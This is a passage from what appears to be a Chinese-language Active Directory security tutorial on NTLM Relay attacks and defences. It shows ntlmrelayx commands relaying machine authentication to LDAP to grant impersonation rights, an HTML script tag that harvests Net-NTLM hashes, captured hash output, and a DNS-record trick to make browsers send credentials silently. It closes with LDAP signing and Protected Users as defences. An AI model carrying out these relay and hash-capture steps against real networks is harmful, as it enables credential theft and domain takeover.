[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

可以看到我们 VPS 这边已经收到目标机器的流量并成功完成了中继了！

fcmit.cc

```
[root@vps examples]# proxychains4 -q python3 ntlmrelayx.py -t ldap://10.211.55.4 --no-http-server --no-wcf-server
-smb2support --remove-mic --delegate-access --escalate-user machine\$ --smb-port 1445
Impacket v0.9.23.dev1 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-2: Connection from XIE/SERVER2012$@223.72.75.228 controlled, attacking target ldap://10.211.55.4
[*] Authenticating against ldap://10.211.55.4 as XIE/SERVER2012$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-2: Connection from XIE/SERVER2012$@223.72.75.228 controlled, but there are no more targets left!
[*] SMBD-Thread-4: Connection from 223.72.75.228 authenticated as guest (anonymous). Skipping target selection.
[*] Delegation rights modified succesfully!
[*] machine$ can now impersonate users on SERVER2012$ via S4U2Proxy
```

全补丁场景下利用 NTLM Relay 攻击接管全域

在目标域全补丁场景下如何利用 NTLM Relay 攻击?

前面我们提到了，HTTP、Webdav、LDAP 等协议是协商签名。因此，可以利用从 HTTP、webdav 协议 Relay 到 LDAP 协议。并且为了效率，HTTP 协议如果是使用 NTLM 认证的话，默认是不需要签名的!

现在解决了协议签名的问题，那么如何能让目标给我们发送 HTTP 类型的 Net-NTLM Hash 呢?

我们在网页中插入如下的代码，在 10.211.55.15 机器监听，然后用浏览器访问。可以看到，目标浏览器弹出了认证框，只有目标用户输入了用户名和密码我们才能接收到目标的 Net-NTLM Hash。

<script src="http:\\10.211.55.15\test"></script>

```
[HTTP] Sending NTLM authentication request to 10.211.55.16
Challenge 2: 1122334455667788
[HTTP] GET request from: 10.211.55.16     URL: /test
[HTTP] Referer          : http://39.99.251.19/1.html
[HTTP] Host             : 10.211.55.15
Challenge 2: 1122334455667788
[HTTP] NTLMv2 Client    : 10.211.55.16
[HTTP] NTLMv2 Username  : XIE\administrator
[HTTP] NTLMv2 Hash      : administrator::XIE:1122334455667788:DC91D6E6805D41D257CD22768518713 5:0101000000000085E87CDE93D7D7017F0DCAC6A0102A99000000000200060053004D004200010 01
73006D0062002E006C006F006300610 06C000300280073006500720076006500720032003000300033002E007300 6D0062002E006C006F006300610 06C00500120073006D0062002E006C006F006300610 06C000800300
8EA1A8CC57A95308F9BE679D2A8E6C80893A57E71D0A001000000000000000000000000000000000000000900220048005400540050002F00310030002E00320031003100 2E00350035002E00310035000000000000000000
```


image-20230403172635835

但是这并不是我们想要的，我们想要的是在用户访问该页面时神不知鬼不觉的接收目标用户的 Net-NTLM Hash。那么，这该如何操作呢?

我们注意到，在 IE 浏览器的“安全设置—本地 Intranet 区域”里面有这么一条规则，即默认情况下，仅在 Intranet 区域中自动登录。而 Intranet 区域就相当于内部的域区域，属于可信域。也就是说，只要我们将 UNC 路径中的 IP 地址能解析到内部域的域名，浏览器则默认自动发送当前用户的凭据登录。

fcmit.cc

fcmit.cc



将指定 ip 加入可信域中

在域中，普通域用户即有权限创建 DNS 记录。因此，我们可以以普通域用户权限在域中创建 DNS 记录，将我们指定的 ip 解析到域名上。如下，使用 Invoke-DNSUpdate.ps1 脚本给域内添加一条 DNS 记录。此时，目标用户再访问该页面的话，就会默认发送当前凭据的 Net-NTLM Hash 了！

```
PS C:\Users\hack.XIE\Desktop> Import-Module .\Invoke-DNSUpdate.ps1
PS C:\Users\hack.XIE\Desktop> Invoke-DNSUpdate -DNSType A -DNSName test15 -DNSData 10.211.55.15
[+] DNS update successful
```

现在攻击的前置条件都有了，那么如何让目标用户访问该页面呢？有很多种方式，这里就不一一说了，这里说几种比较常用的场景：

- 微信+NTLM Relay 接管全域
- Chrome + NTLM Relay 接管全域
- Outlook 客户端+NTLM Relay 接管全域
- DNS IPV6 毒化+WPAD 欺骗+NTLM Relay 接管全域

NTLM Relay 的防御


对于防守方或蓝队来说，如何针对 NTLM Relay 攻击进行检测和防御呢？

由于域内 NTLM Relay 攻击最常见的就是 Relay 到 LDAP 协议执行高危险操作，因此需要对 LDAP 协议进行安全加固。

如图所示，域控上 LDAP 协议默认策略是协商签名，也就是说是否签名是由客户端决定的，服务端跟客户端协商是否需要签名。因此这就造成了安全隐患，客户端可以选择不签名！

fcmit.cc

fcmit.cc



微软于 2019 年 9 月份发布相关通告称微软计划于 2020 年 1 月发布安全更新。为了提升域控制器的安全性，该安全更新将强制开启所有域控制器上 LDAP 通道绑定(channel binding) 与 LDAP 签名功能。如果域控上的 LDAP 协议强制开启了签名，那么攻击者将无法将其他流量 Relay 到 LDAP 协议进行高危险操作了！

也可以将域控和 Exchange 等重要的服务器加入"protected Users"组中，这样这些服务器的机器账号将不再允许 NTLM 认证，只允许进行 Kerberos 认证。

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 172.16.200.81, attacking target ldap://172.16.200.80
[*] Authenticating against ldap://172.16.200.80 as XIE/DC02$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-7 (process_request_thread): Connection from 172.16.200.81 controlled, but there are no more targets left!
[*] Delegation rights modified succesfully!
[*] machine$ can now impersonate users on DC02$ via S4U2Proxy    将DC02$加入Protected Users组前
```

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 172.16.200.81, attacking target ldap://172.16.200.80
[-] Authenticating against ldap://172.16.200.80 as XIE/DC02$ FAILED
[*] SMBD-Thread-6 (process_request_thread): Received connection from 172.16.200.81, attacking target ldap://172.16.200.80
[*] Authenticating against ldap://172.16.200.80 as / SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
Exception in thread Thread-7:
Traceback (most recent call last):
  File "/usr/lib/python3.10/threading.py", line 1016, in _bootstrap_inner
    self.run()
  File "/usr/lib/python3/dist-packages/impacket/examples/ntlmrelayx/attacks/ldapattack.py", line 802, in run
    userSid, privs = self.validatePrivileges(self.username, domainDumper)
  File "/usr/lib/python3/dist-packages/impacket/examples/ntlmrelayx/attacks/ldapattack.py", line 485, in validatePrivileges
    user = self.client.entries[0]
IndexError: list index out of range
```

将DC02$加入 Protected Users 组后

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。

fcmit.cc

fcmit.cc

相关文章：https://en.hackndo.com/ntlm-relay/#authentication-signing-mic

https://www.geekby.site/2020/05/ntlm-中间人攻击/

https://www.freebuf.com/column/202842.html

http://davenport.sourceforge.net/ntlm.html

https://cloud.tencent.com/developer/article/1645398

https://daiker.gitbook.io/windows-protocol/ntlm-pian/4#3.-type-3-shen-fen-yan-zheng

https://www.cnblogs.com/backlion/p/10843067.html

https://dirkjanm.io/krbrelayx-unconstrained-delegation-abuse-toolkit/

fcmit.cc